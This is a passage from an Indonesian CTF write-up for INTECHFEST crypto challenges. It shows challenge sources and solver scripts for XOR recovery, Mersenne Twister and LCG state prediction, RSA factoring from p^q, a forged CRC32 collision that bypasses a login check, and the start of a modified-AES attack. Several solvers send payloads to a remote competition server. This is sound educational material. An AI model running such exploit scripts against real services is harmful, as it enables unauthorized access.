        # res += bytes([(ord(a[i])^ord(b[i]))])
    return res

for path in os.listdir(dir_path):
```

```
    if os.path.isfile(os.path.join(dir_path, path)):
        list_files.append(path)
list_key = []
for i in list_files:
    key = xor(bytes.fromhex(dictt[i]),i)
    fn = dir_path + "/" + i
    f = open(fn,"rb").read()
    res = []
    for j in range(len(f)):
        res.append(key[j%len(key)]^f[j])
    g = open(fn+".jpg","wb")
    g.write(bytes(res))
    g.close()
```





Kemudian tinggal satukan gambarnya dan dapat flag



Flag : itf{exp0s3d_keys_are_dang3rous}

CRY

number (247 pts)

Diberikan soal sebagai berikut

```
flag = "itf{REDACTED}"

def obfuscate(flag):
    diction = {0:1,1:2,2:3,3:4,4:5}
    flag = flag[::-1]
    temp = []
    temp.append(ord(flag[0]))
    for i in range(1, len(flag)):
        temp.append(ord(flag[i]) ^ temp[-1])
    res = []
    for i in temp:
        res.append(i + diction[i % 5])
    return res

print(obfuscate(flag))
```

Karena kita tahu nilai akhir dari flag yaitu } jadi kita bisa manfaatkan hal tersebut untuk bruteforce per byte. Dengan algoritma yang sama kita bisa bruteforce dan bandingkan dengan hasil enkripsi. Berikut solver yang kami gunakan

```
import string

res = [126, 39, 126, 32, 118, 47, 33, 124, 41, 77, 37, 128, 30, 113, 93, 58, 17, 121, 28, 120,
45, 87, 35, 66, 119, 14, 113, 30, 119]
diction = {0:1,1:2,2:3,3:4,4:5}

known = ord("}")
temp = [known]
flag = "}"
while len(temp)!=len(res):
        for i in string.printable[:-6]:
                tmp = ord(i)^temp[-1]
                tmp2 = tmp + diction[tmp % 5]
                try:
                        if(tmp2==res[len(temp)]):
                                temp.append(tmp)
                                flag += i
                except Exception as e:
                        break
print(flag[::-1])
```

```
kosong … intechfest cry number python solver.py
itf{3asy_obu5c4te_ha_h4_ha__}
```

Flag : itf{3asy_obu5c4te_ha_h4_ha__}

encryptor (409 pts)

Diberikan soal sebagai berikut

```
from pwn import xor

def banner():
    print("""========================================
welcome to message encryptor/decryptor
========================================
choose one of the following options:
\033[33m
1.) encrypt
2.) decrypt\033[37m
========================================""")

def enc(flag):
    enc = b''
    enc2 = b''
    for i in range(len(flag)):
        enc += xor(flag[i].encode(), i)
    for i in range(int(len(flag)/2)):
        enc2 += chr(enc[i]).encode() if i % 5 == 5 else chr(enc[i] - 1).encode()
        enc2 += chr(enc[eval(f'-{i+1}')]).encode()
    open('enc_message.txt', 'wb').write(enc2)


def dec(enc):
    print("Accidently delete the decryption function, can you help me to fix it?")


def main():
    banner()
    while True:
        try:
            choice = int(input("choose method \033[33m>>>\033[39m "))
            if int(choice) == 1:
                msg = input("enter the message: ")
                if len(msg)%2 != 0:
                    print("encrypted message should be even!")
                    continue
                enc(msg)
                print("message encrypted successfully!")
                exit("========================================")
```

```
            else:
                encrypted = open('enc_message.txt', 'rb').read()
                dec(encrypted)
                exit("=======================================")
        except ValueError:
            print("invalid input, please input number above")
            continue
        except KeyboardInterrupt:
            print("\nbye")
            exit("=======================================")

if __name__ == "__main__":
    main()
```

Kita bisa mendapatkan nilai flag dengan mengembalikan index flag kembali seperti awal (index setelah di encrypt adalah index 0 , index -1, dst) . Kemudian tinggal +1 xor dengan index untuk nilai pada index 0 - len(flag)//2 dan xor dengan index saja untuk len(flag)//2 - len(flag). Berikut solver yang kami gunakan

```
enc = "hXtVcFwK6QcPt~}vVBiha~i}_F`vP#9u~JMaj|"

pref = ""
suff = ""
for i in range(0,len(enc),2):
        pref += enc[i]
        suff += enc[i+1]
dec = pref + suff[::-1]
flag = ""

for i in range(len(dec)//2):
        flag += chr((ord(dec[i])+1)^i)
for i in range(len(dec)//2,len(dec)):
        flag += chr((ord(dec[i]))^i)
print(flag)
```

```
kosong … intechfest cry encryptor python fix.py
itf{3asy_chall_5o_you_c4n_get_happier}
```

Flag : itf{3asy_chall_5o_you_c4n_get_happier}

valorand (490 pts)

Diberikan soal sebagai berikut

```
#!/usr/bin/python3
from Crypto.Util.number import *
import random, os, base64
```

```
from libnum import grey_code
from valo import agents, maps, flag

LEN = 32
SECRET = os.urandom(LEN//2)

def next_prime(x):
    y = x | 1
    while not isPrime(y) or y == x:
        y += 2
    return y

def they_are_so_dead(x):
    a,b,c = x[0],x[1],x[2]
    for i in range((LEN << 11)+1):
        a,b,c = list(map(grey_code, [a,b,c]))
    return [a,b,c]

def invitation_code(x):
    z = random.getrandbits(x * 8)
    # print(z)
    rand = z.to_bytes(x, 'little')
    return rand.hex()

class RANDOM:
    def __init__(self, seed, m):
        self.seed = seed
        self.m = next_prime(m)
        self.a = random.randint(1, m-1)
        self.c = random.randint(1, m-1)

    def next(self):
        self.seed = (self.seed * self.a + self.c) % self.m
        return self.seed

def encrypt(secret,mod):
    seed,mod = bytes_to_long(secret),int(mod[:LEN],16)
    prng = RANDOM(seed, mod)
    l_rand = they_are_so_dead([prng.next() for _ in range(3)])
    return base64.b64encode(b' >//< '.join([long_to_bytes(i) for i in l_rand])).decode()

def banner():
    print("\n" + "="*15 + " Hallo Pemain Satu " + "="*15)
    print("\n1) Get Invitation Code")
    print("2) Encrypted Secret")
    print("3) Guessing for Flag")
    print("4) I Don't Care\n")

while True:
    try:
```

```
        banner()
        choose = int(input("> "))
        if choose == 1:
            print("Hey mike, Let's play Valorand\n")
            print(f"Here's my Invitation Code: {invitation_code(LEN)} ")
        elif choose == 2:
            print(encrypt(SECRET, invitation_code(LEN)))
        elif choose == 3:
            print(SECRET)
            awikwok = bytes_to_long(SECRET)
            print(awikwok)
            idx = awikwok % len(agents)
            print("\nAs a friend, I'll test you to guess my favourite Agent & Map. Would ya?")
            ga = input("Your guess (agent): ")
            if (ga == agents[idx]):
                idx = (awikwok//(idx+1)) % len(maps)
                gm = input("Your guess (map): ")
                if (gm == maps[idx]):
                    print("No way, I bet you can't leaked my Secret haha")
                    gs = input("Secret (in hex): ").strip()
                    if (bytes.fromhex(gs) == SECRET):
                        print(f"Well, I think you deserve this {flag}")
                        exit()
                    else:
                        print("Ohhh damnn so close")
                        exit()
                else:
                    print("Wrong!")
                    exit()
            else:
                print("Wrong!, pffftt ur not my friend")
                exit()
        elif choose == 4:
            print("Understandable, Have a Great Day")
            exit()
        else:
            print("You choose violence huh?!\n")
    except:
        break
```

Untuk nilai getrandbits kita bisa predict, kita hanya perlu mendapatkan 624*32 bits number untuk dapat memprediksi nilai selanjutnya. Untuk grey_code bisa di reverse dengan function dari libnum yaitu rev_grey_code. Untuk class RANDOM merupakan lcg, jadi bisa dicrack untuk nilai nilai multiplier dan incrementnya dengan minimal 3 states yang diketahui. Selanjutnya kita perlu mendapatkan state awal, bisa dengan melakukan modular inverse terhadap nilai multiplier lalu dikalikan dengan state dan disubtract dengan nilai increment (https://stackoverflow.com/questions/2911432/reversible-pseudo-random-sequence-generator) . Setelah dapat nilai secret tinggal lakukan hal yang sama seperti pada soal dan dapat flag. Berikut solver yang kami gunakan

```
from pwn import *
import base64
from Crypto.Util.number import *
from randcrack import RandCrack
from libnum import rev_grey_code
from valo import agents, maps, flag

LEN = 32

def int_from_bytes(xbytes: bytes) -> int:
    return int.from_bytes(xbytes, 'little')

def decrypt(ct,mod):
    seed,mod = bytes_to_long(secret),int(mod[:LEN],16)
    prng = RANDOM(seed, mod)
    l_rand = they_are_so_dead([prng.next() for _ in range(3)])
    return base64.b64encode(b' >//< '.join([long_to_bytes(i) for i in l_rand])).decode()

def rev_they_are_so_dead(x):
    a,b,c = x[0],x[1],x[2]
    for i in range((LEN << 11)+1):
        a,b,c = list(map(rev_grey_code, [a,b,c]))
    return [a,b,c]

def gcdExtended(a, b):
    if a == 0 :
        return b,0,1
    gcd,x1,y1 = gcdExtended(b%a, a)
    x = y1 - (b//a) * x1
    y = x1
    return gcd,x,y

def modinv(b, n):
    g, x, _ = gcdExtended(b, n)
    if g == 1:
        return x % n

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * modinv(states[1] - states[0], modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)

def next_prime(x):
    y = x | 1
    while not isPrime(y) or y == x:
        y += 2
```

```
    return y

class Rnd:

        def __init__(self,state,mod,inc,mul):
                self.x = state
                self.M = mod
                self.A = mul
                self.C = inc

        def prev(self):
                ainverse = gcdExtended(self.A, self.M)[1]
                self.x = (ainverse * ((self.x) - self.C)) % self.M
                return self.x;

rc = RandCrack()
# r = process("./chall.py")
r = remote("15.235.143.42",24480)
r.recvuntil(b"> ")
for i in range(78):
        r.sendline(b"1")
        r.recvuntil(b"Code: ")
        tmp = int_from_bytes(bytes.fromhex(r.recvline().strip().decode()))
        while tmp > 0:
                rc.submit(tmp % (1 << 32))
                tmp = tmp >> 32
r.recvuntil(b"> ")
r.sendline(b"2")
tmp = base64.b64decode(r.recvline().strip().decode()).split(b' >//< ')
l_rand = [bytes_to_long(i) for i in tmp]
list_prng = rev_they_are_so_dead(l_rand)
z = rc.predict_randrange(0,
115792089237316195423570985008687907853269984665640564039457584007913129639935)
rand = z.to_bytes(LEN, 'little')
mod = rand.hex()
mod = next_prime(int(mod[:LEN],16))
mod, mul, inc = crack_unknown_multiplier(list_prng,mod)
rnd = Rnd(list_prng[0],mod,inc,mul)
SECRET = rnd.prev()
awikwok = SECRET
idx = awikwok % len(agents)
r.recvuntil(b"> ")
r.sendline(b"3")
r.recvuntil(b"(agent): ")
r.sendline(agents[idx].encode())
idx = (awikwok//(idx+1)) % len(maps)
r.recvuntil(b"(map): ")
r.sendline(maps[idx].encode())
r.recvuntil(b"(in hex): ")
```

```
r.sendline(long_to_bytes(SECRET).hex().encode())
r.interactive()
```

```
kosong … intechfest cry valornd python fix.py
[+] Opening connection to 15.235.143.42 on port 24480: Done
[*] Switching to interactive mode
Well, I think you deserve this itf{s00000_M4nYyy_Vu1n3r4b1LyTYY_iN_r44nnD00mNe5555}
[*] Got EOF while reading in interactive
$
```

Flag : itf{s00000_M4nYyy_Vu1n3r4b1LyTYY_iN_r44nnD00mNe5555}

Regulus (490 pts)

Diberikan soal sebagai berikut

```
#!/usr/bin/env python3
from Crypto.Util.number import *

FLAG = open('flag.txt', 'rb').read()


def gen_key(e):
    while True:
        p = getPrime(1024)
        q = getPrime(1024)

        if GCD(e, p - 1) != 1:
            n = p * q
            x = (p | q) & (~p | ~q)

            return x, n


e = 17
x, n = gen_key(e)

m = bytes_to_long(FLAG)
c = pow(m, e, n)

print(f"e = {e}")
print(f"x = {x}")
print(f"n = {n}")
print(f"c = {c}")
```

x adalah p^q , jadi kami menggunakan solver berikut untuk mendapatkan p dan q https://github.com/sliedes/xor_factor/blob/master/xor_factor.py . Selanjutnya karena gcd(e,p-1) != 1 maka seharusnya public exponent menjadi invalid (tidak bisa langsung didapatkan plaintext dengan rsa biasa). Selanjutnya kami cek apakah q-1 relatif prima dengan e atau tidak ternyata iya. Kami coba asumsikan bahwa nilai plaintext < q , jika iya maka cukup menggunakan q saja kita bisa mendapatkan plaintext dan ternyata bisa. Berikut solver yang kami gunakan

```
#!/usr/bin/env python3

import math
import sys
from Crypto.Util.number import *

def check_cong(k, p, q, n, xored=None):
    kmask = (1 << k) - 1
    p &= kmask
    q &= kmask
    n &= kmask
    pqm = (p*q) & kmask
    return pqm == n and (xored is None or (p^q) == (xored & kmask))

def extend(k, a):
    kbit = 1 << (k-1)
    assert a < kbit
    yield a
    yield a | kbit

def factor(n, p_xor_q):
    tracked = set([(p, q) for p in [0, 1] for q in [0, 1]
                   if check_cong(1, p, q, n, p_xor_q)])

    PRIME_BITS = int(math.ceil(math.log(n, 2)/2))

    maxtracked = len(tracked)
    for k in range(2, PRIME_BITS+1):
        newset = set()
        for tp, tq in tracked:
            for newp_ in extend(k, tp):
                for newq_ in extend(k, tq):
                    # Remove symmetry
                    newp, newq = sorted([newp_, newq_])
                    if check_cong(k, newp, newq, n, p_xor_q):
                        newset.add((newp, newq))

        tracked = newset
        if len(tracked) > maxtracked:
            maxtracked = len(tracked)
    print('Tracked set size: {} (max={})'.format(len(tracked), maxtracked))

    # go through the tracked set and pick the correct (p, q)
    for p, q in tracked:
        if p != 1 and p*q == n:
            return p, q

    assert False, 'factors were not in tracked set. Is your p^q correct?'

def main():
```

```
    n =
22451551366816023348447360202706900510830228629535815632658578221314261064
93347410963619372907162801278894034445213385185201736692791245430402015156
90774854282972870050928343993903310992921711423780916063167482977868184335
20789846641672149800540227266293454818259245555037809687786408161265527128
13028637813294846943704592352880383946047265808917628172263525811794569123
80359536391445671853933780251987814837728627570351772917762005947787550588
97094464206604922106079336841950344773882107009158543073965111997372996288
95177354590685847912303822981430221023684494499862378536004374159141470325
183538271583329616455757
    p_xor_q =
13325746550403466212714844471707212937581458917071528889507316337472192514
81310518193533678904364599833319556557109793209114703139964585291563465816
61841471030933540181881116373634716377791714767860340054455873234438270181 2
78856979097426063230877328541025600445208398194692353278838494887462462476
97743171692

    e = 17
    p, q = factor(n, p_xor_q)
    phi_q = q-1
    assert(math.gcd(e,q-1) == 1)
    assert(p*q == n)
    d = inverse(e,phi_q)
    c =
90471091866957167744930447437195671752416441840895074425845348234907560211
79430936117703186628297798259962946105389678055937492529139624918819050121 1
45820040744493946685696954852665988130200490572330390736017156342489807822
90581833968103312358831359487719338345507808960731734527174011784218941 88
71342913675270526654649835651140740403668846254183986592880264064545209407
40270300118969354963533194264073904597417067604434831121704761033826371763 7
57844708719978440319590584091409656789067656896398639616192828948187752275
44665468264890266057833209438665543718455579805961809608201259998049581282
160206565261487365708 3
    print("pt < q == ",pow(c,d,q)<q)
    print(long_to_bytes(pow(c,d,q)))

if __name__ == '__main__':
    main()
```

```
kosong … intechfest cry regulus python solver.py
Tracked set size: 488 (max=504)
pt < q ==  True
b'itf{math_problem_require_math_solution}'
```

Flag : itf{math_problem_require_math_solution}

see are see (500 pts)


Diberikan soal sebagai berikut

```
#!/usr/bin/python3

import base64

# polynomial = ????
crc_32_tab = [
    0x00000000,0xd1a61e95,0x05d75b55,0xd47145c0,0x0baeb6aa,
    0xda08a83f,0x0e79edff,0xdfdff36a,0x175d6d54,0xc6fb73c1,
    0x128a3601,0xc32c2894,0x1cf3dbfe,0xcd55c56b,0x192480ab,
    0xc8829e3e,0x2ebadaa8,0xff1cc43d,0x2b6d81fd,0xfacb9f68,
    0x25146c02,0xf4b27297,0x20c33757,0xf16529c2,0x39e7b7fc,
    0xe841a969,0x3c30eca9,0xed96f23c,0x32490156,0xe3ef1fc3,
    0x379e5a03,0xe6384496,0x5d75b550,0x8cd3abc5,0x58a2ee05,
    0x8904f090,0x56db03fa,0x877d1d6f,0x530c58af,0x82aa463a,
    0x4a28d804,0x9b8ec691,0x4fff8351,0x9e599dc4,0x41866eae,
    0x9020703b,0x445135fb,0x95f72b6e,0x73cf6ff8,0xa269716d,
    0x761834ad,0xa7be2a38,0x7861d952,0xa9c7c7c7,0x7db68207,
    0xac109c92,0x649202ac,0xb5341c39,0x614559f9,0xb0e3476c,
    0x6f3cb406,0xbe9aaa93,0x6aebef53,0xbb4df1c6,0xbaeb6aa0,
    0x6b4d7435,0xbf3c31f5,0x6e9a2f60,0xb145dc0a,0x60e3c29f,
    0xb492875f,0x653499ca,0xadb607f4,0x7c101961,0xa8615ca1,
    0x79c74234,0xa618b15e,0x77beafcb,0xa3cfea0b,0x7269f49e,
    0x9451b008,0x45f7ae9d,0x9186eb5d,0x4020f5c8,0x9fff06a2,
    0x4e591837,0x9a285df7,0x4b8e4362,0x830cdd5c,0x52aac3c9,
    0x86db8609,0x577d989c,0x88a26bf6,0x59047563,0x8d7530a3,
    0x5cd32e36,0xe79edff0,0x3638c165,0xe24984a5,0x33ef9a30,
    0xec30695a,0x3d9677cf,0xe9e7320f,0x38412c9a,0xf0c3b2a4,
    0x2165ac31,0xf514e9f1,0x24b2f764,0xfb6d040e,0x2acb1a9b,
    0xfeba5f5b,0x2f1c41ce,0xc9240558,0x18821bcd,0xccf35e0d,
    0x1d554098,0xc28ab3f2,0x132cad67,0xc75de8a7,0x16fbf632,
    0xde79680c,0x0fdf7699,0xdbae3359,0x0a082dcc,0xd5d7dea6,
    0x0471c033,0xd00085f3,0x01a69b66,0xd34db33f,0x02ebadaa,
    0xd69ae86a,0x073cf6ff,0xd8e30595,0x09451b00,0xdd345ec0,
    0x0c924055,0xc410de6b,0x15b6c0fe,0xc1c7853e,0x10619bab,
    0xcfbe68c1,0x1e187654,0xca693394,0x1bcf2d01,0xfdf76997,
    0x2c517702,0xf82032c2,0x29862c57,0xf659df3d,0x27ffc1a8,
    0xf38e8468,0x22289afd,0xeaaa04c3,0x3b0c1a56,0xef7d5f96,
    0x3edb4103,0xe104b269,0x30a2acfc,0xe4d3e93c,0x3575f7a9,
    0x8e38066f,0x5f9e18fa,0x8bef5d3a,0x5a4943af,0x8596b0c5,
    0x5430ae50,0x8041eb90,0x51e7f505,0x99656b3b,0x48c375ae,
    0x9cb2306e,0x4d142efb,0x92cbdd91,0x436dc304,0x971c86c4,
    0x46ba9851,0xa082dcc7,0x7124c252,0xa5558792,0x74f39907,
    0xab2c6a6d,0x7a8a74f8,0xaefb3138,0x7f5d2fad,0xb7dfb193,
    0x6679af06,0xb208eac6,0x63aef453,0xbc710739,0x6dd719ac,
    0xb9a65c6c,0x680042f9,0x69a6d99f,0xb800c70a,0x6c7182ca,
    0xbdd79c5f,0x62086f35,0xb3ae71a0,0x67df3460,0xb6792af5,
    0x7efbb4cb,0xaf5daa5e,0x7b2cef9e,0xaa8af10b,0x75550261,
    0xa4f31cf4,0x70825934,0xa12447a1,0x471c0337,0x96ba1da2,
    0x42cb5862,0x936d46f7,0x4cb2b59d,0x9d14ab08,0x4965eec8,
    0x98c3f05d,0x50416e63,0x81e770f6,0x55963536,0x84302ba3,
```

```
    0x5befd8c9,0x8a49c65c,0x5e38839c,0x8f9e9d09,0x34d36ccf,
    0xe575725a,0x3104379a,0xe0a2290f,0x3f7dda65,0xeedbc4f0,
    0x3aaa8130,0xeb0c9fa5,0x238e019b,0xf2281f0e,0x26595ace,
    0xf7ff445b,0x2820b731,0xf986a9a4,0x2df7ec64,0xfc51f2f1,
    0x1a69b667,0xcbcfa8f2,0x1fbeed32,0xce18f3a7,0x11c700cd,
    0xc0611e58,0x14105b98,0xc5b6450d,0x0d34db33,0xdc92c5a6,
    0x08e38066,0xd9459ef3,0x069a6d99,0xd73c730c,0x034d36cc,
    0xd2eb2859]

def crc32(data):
    crc = 0xffffffff
    for byte in data:
        crc = crc_32_tab[(crc ^ byte) & 0xff] ^ (crc >> 8)
    crc = crc ^ 0xffffffff
    return crc & 0xffffffff

FLAG = open('flag.txt', 'r').read()

if __name__ == '__main__':
    try:
        print('Enter your credential >> ', end='')
        cred = base64.b64decode(input())

        username, level = '', ''
        for line in str(cred, 'utf-8').splitlines():
            s = line.split(':')
            if len(s) == 2:
                if s[0] == 'username':
                    username = s[1]
                elif s[0] == 'level':
                    level = s[1]

        if username == '':
            print('Invalid credential!')
            exit(1)

        if username == 'nino':
            crc = crc32(cred)
            if crc != 0xCAFEBABE:
                print('You are not my waifu!')
                exit(1)

        print()

        print(f'hi {username}, please choose :^)')
        print('1. do nothing')
        print('2. read flag')

        print('>> ', end='')
        choice = int(input())
```

```
    if choice == 1:
        print('You just did nothing...')
    elif choice == 2:
        if username != 'nino':
            print('Only my waifu can read the flag!')
        else:
            print(FLAG)
except Exception as e:
    print(e)
    exit(1)
```

Terlihat bahwa kode diatas mengimplementasikan hash crc32, namun table crc32 berbeda dengan yang umum. Maksud soal tersebut sudah jelas intinya menemukan collision/mendapatkan nilai hash dengan prefix yang telah ditentukan, kami menemukan tools untuk mendapatkan collision pada crc32 yaitu https://github.com/resilar/crchack . Namun crchack perlu beberapa parameter untuk mendapatkan collision pada implementasi crc32 yang tidak menggunakan nilai default , contohnya default nilai untuk polynomialnya. Untuk mendapatkan polynomial kami menggunakan cara naif, yaitu bruteforce saja karena 32 bit tidak terlalu banyak. Berikut kode untuk bruteforcenya



Didapatkan nilai yang valid yaitu 0xd34db33f

```
#include <stdio.h>

int main ()
{
  long i;
  int j;
  long tmp,v;

    for (i = 0; i < 4294967296; i++){
    v = 1;
    for (j = 8; j > 0; --j){
        v = (v & 1) ? (v >> 1) ^ i : (v >> 1);
       }
    tmp = v;
    if((tmp&0xffffffff)==0xd1a61e95){
      // 0xd34db33f
      printf("%lx %lx\n",i,tmp);
     }
    }
  return 0;
}
```

Setelah mendapatkan nilai polynomial kami menyadari bahwa soal mengimplementasikan crc forward sedangkan crchack mengimplementasikan crc reverse.

```
Soal
crc = crc_32_tab[(crc ^ byte) & 0xff] ^ (crc >> 8)

Crchack
int bit = bigint_msb(checksum) ^ !!(bytes[i / 8] & bits[i % 8]);
bigint_shl_1(checksum);
if (bit) bigint_xor(checksum, &crc->poly);
```

Jadi tinggal lakukan reverse binary value untuk seed yang didapat supaya bisa digunakan pada crc dengan mode reverse.

```
>>> seed = 0xd34db33f
>>> hex(int(bin(seed)[2:][::-1],2))[2:]
'fccdb2cb'
```

Karena value dari level tidak dicek , jadi tinggal tambahkan random value aja supaya semua nilai dari input termasuk dalam encoding utf-8.

```
kosong … cry see_are_see crchack xxd prefix
00000000: 7573 6572 6e61 6d65 3a6e 696e 6f0a 6c65  username:nino.le
00000010: 7665 6c3a 6161 6161 6161 6161 6161 6161  vel:aaaaaaaaaaaa
00000020: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
00000030: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
00000040: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
00000050: 6161                                     aa
kosong … cry see_are_see crchack ./crchack -w32 -p0xfccdb2cb -iffffffff -xffffffff -b 23:
60:1 -rR prefix 0xCAFEBABE > z
```

Terakhir tinggal kirim value yang memiliki collision

```
import base64
from pwn import *

crc_32_tab = [
    0x00000000,0xd1a61e95,0x05d75b55,0xd47145c0,0x0baeb6aa,
    0xda08a83f,0x0e79edff,0xdfdff36a,0x175d6d54,0xc6fb73c1,
    0x128a3601,0xc32c2894,0x1cf3dbfe,0xcd55c56b,0x192480ab,
    0xc8829e3e,0x2ebadaa8,0xff1cc43d,0x2b6d81fd,0xfacb9f68,
    0x25146c02,0xf4b27297,0x20c33757,0xf16529c2,0x39e7b7fc,
    0xe841a969,0x3c30eca9,0xed96f23c,0x32490156,0xe3ef1fc3,
    0x379e5a03,0xe6384496,0x5d75b550,0x8cd3abc5,0x58a2ee05,
    0x8904f090,0x56db03fa,0x877d1d6f,0x530c58af,0x82aa463a,
    0x4a28d804,0x9b8ec691,0x4fff8351,0x9e599dc4,0x41866eae,
    0x9020703b,0x445135fb,0x95f72b6e,0x73cf6ff8,0xa269716d,
    0x761834ad,0xa7be2a38,0x7861d952,0xa9c7c7c7,0x7db68207,
    0xac109c92,0x649202ac,0xb5341c39,0x614559f9,0xb0e3476c,
    0x6f3cb406,0xbe9aaa93,0x6aebef53,0xbb4df1c6,0xbaeb6aa0,
    0x6b4d7435,0xbf3c31f5,0x6e9a2f60,0xb145dc0a,0x60e3c29f,
    0xb492875f,0x653499ca,0xadb607f4,0x7c101961,0xa8615ca1,
    0x79c74234,0xa618b15e,0x77beafcb,0xa3cfea0b,0x7269f49e,
```

```
    0x9451b008,0x45f7ae9d,0x9186eb5d,0x4020f5c8,0x9fff06a2,
    0x4e591837,0x9a285df7,0x4b8e4362,0x830cdd5c,0x52aac3c9,
    0x86db8609,0x577d989c,0x88a26bf6,0x59047563,0x8d7530a3,
    0x5cd32e36,0xe79edff0,0x3638c165,0xe24984a5,0x33ef9a30,
    0xec30695a,0x3d9677cf,0xe9e7320f,0x38412c9a,0xf0c3b2a4,
    0x2165ac31,0xf514e9f1,0x24b2f764,0xfb6d040e,0x2acb1a9b,
    0xfeba5f5b,0x2f1c41ce,0xc9240558,0x18821bcd,0xccf35e0d,
    0x1d554098,0xc28ab3f2,0x132cad67,0xc75de8a7,0x16fbf632,
    0xde79680c,0x0fdf7699,0xdbae3359,0x0a082dcc,0xd5d7dea6,
    0x0471c033,0xd00085f3,0x01a69b66,0xd34db33f,0x02ebadaa,
    0xd69ae86a,0x073cf6ff,0xd8e30595,0x09451b00,0xdd345ec0,
    0x0c924055,0xc410de6b,0x15b6c0fe,0xc1c7853e,0x10619bab,
    0xcfbe68c1,0x1e187654,0xca693394,0x1bcf2d01,0xfdf76997,
    0x2c517702,0xf82032c2,0x29862c57,0xf659df3d,0x27ffc1a8,
    0xf38e8468,0x22289afd,0xeaaa04c3,0x3b0c1a56,0xef7d5f96,
    0x3edb4103,0xe104b269,0x30a2acfc,0xe4d3e93c,0x3575f7a9,
    0x8e38066f,0x5f9e18fa,0x8bef5d3a,0x5a4943af,0x8596b0c5,
    0x5430ae50,0x8041eb90,0x51e7f505,0x99656b3b,0x48c375ae,
    0x9cb2306e,0x4d142efb,0x92cbdd91,0x436dc304,0x971c86c4,
    0x46ba9851,0xa082dcc7,0x7124c252,0xa5558792,0x74f39907,
    0xab2c6a6d,0x7a8a74f8,0xaefb3138,0x7f5d2fad,0xb7dfb193,
    0x6679af06,0xb208eac6,0x63aef453,0xbc710739,0x6dd719ac,
    0xb9a65c6c,0x680042f9,0x69a6d99f,0xb800c70a,0x6c7182ca,
    0xbdd79c5f,0x62086f35,0xb3ae71a0,0x67df3460,0xb6792af5,
    0x7efbb4cb,0xaf5daa5e,0x7b2cef9e,0xaa8af10b,0x75550261,
    0xa4f31cf4,0x70825934,0xa12447a1,0x471c0337,0x96ba1da2,
    0x42cb5862,0x936d46f7,0x4cb2b59d,0x9d14ab08,0x4965eec8,
    0x98c3f05d,0x50416e63,0x81e770f6,0x55963536,0x84302ba3,
    0x5befd8c9,0x8a49c65c,0x5e38839c,0x8f9e9d09,0x34d36ccf,
    0xe575725a,0x3104379a,0xe0a2290f,0x3f7dda65,0xeedbc4f0,
    0x3aaa8130,0xeb0c9fa5,0x238e019b,0xf2281f0e,0x26595ace,
    0xf7ff445b,0x2820b731,0xf986a9a4,0x2df7ec64,0xfc51f2f1,
    0x1a69b667,0xcbcfa8f2,0x1fbeed32,0xce18f3a7,0x11c700cd,
    0xc0611e58,0x14105b98,0xc5b6450d,0x0d34db33,0xdc92c5a6,
    0x08e38066,0xd9459ef3,0x069a6d99,0xd73c730c,0x034d36cc,
    0xd2eb2859]

def crc32(data):
    crc = 0xffffffff
    for byte in data:
        crc = crc_32_tab[(crc ^ byte) & 0xff] ^ (crc >> 8)
    crc = crc ^ 0xffffffff
    return crc & 0xffffffff

f = open("crchack/z","rb").read()
assert(crc32(f)==0xcafebabe)
payload = base64.b64encode(f)

r = remote("15.235.143.42",19206)
r.recvuntil(b">> ")
```

```
r.sendline(payload)
r.recvuntil(b">> ")
r.sendline(b"2")
r.interactive()
```

```
kosong … intechfest cry see_are_see python solver.py
[+] Opening connection to 15.235.143.42 on port 19206: Done
[*] Switching to interactive mode
itf{crc_s00_w3ak_lma000000000}
[*] Got EOF while reading in interactive
$
```

Flag : itf{crc_s00_w3ak_lma000000000}

prospero (500 pts)

Diberikan source code dari aes, yang membedakan adalah implementasi dari mix_column diubah menjadi seperti shift value (swap value). Perubahan tersebut mengakibatkan setiap byte pada input tidak bergantung pada byte lain dan dapat dipetakan pada outputnya. Jadi misal input pada index ke-1 dipetakan pada output pada index ke-10. Jadi kita bisa memetakan setiap nilai plaintextnya akan menjadi apa pada ciphertext dimana urutan index juga berpengaruh, seperti index ke-0 untuk A ciphertextnya berbeda dengan index ke-1 untuk A. Yang jadi masalah lain adalah kita tidak bisa mengontrol inputnya , karena inputnya nanti di xor dengan IV , begitu juga untuk block selanjutnya dixor dengan ciphertext sebelumnya. Jadi solusinya adalah pasrahkan pada sistem , jadi biarkan program melakukan generate value sendiri untuk plaintextnya, kita cukup memetakan saja valuenya. Jadi disini kami mengirim plaintext null byte yang banyak (supaya mudah , tidak perlu xor balik untuk setiap plaintext (ciphertext index i-1) ketika dipetakan pada ciphertext index i dimana i > 0 . Untuk requestnya kami lakukan berulang-ulang supaya mendapatkan possibility yang lebih banyak, nantinya tinggal lakukan sedikit statistik untuk nilai flagnya (nilai flag muncul paling banyak untuk setiap indexnya) . Untuk block pertama yang di xor dengan iv kita bisa melakukan leak terhadap iv, karena kita tahu nilai yang diinputkan pada block pertama / mengontrolnya . Berikut solver yang kami gunakan

```
#!/usr/bin/env python3
from pwn import *
import string

s_box = (
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7,
0xAB, 0x76,
    0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4,
0x72, 0xC0,
    0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8,
0x31, 0x15,
    0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2, 0xEB, 0x27,
```

```
0xB2, 0x75,
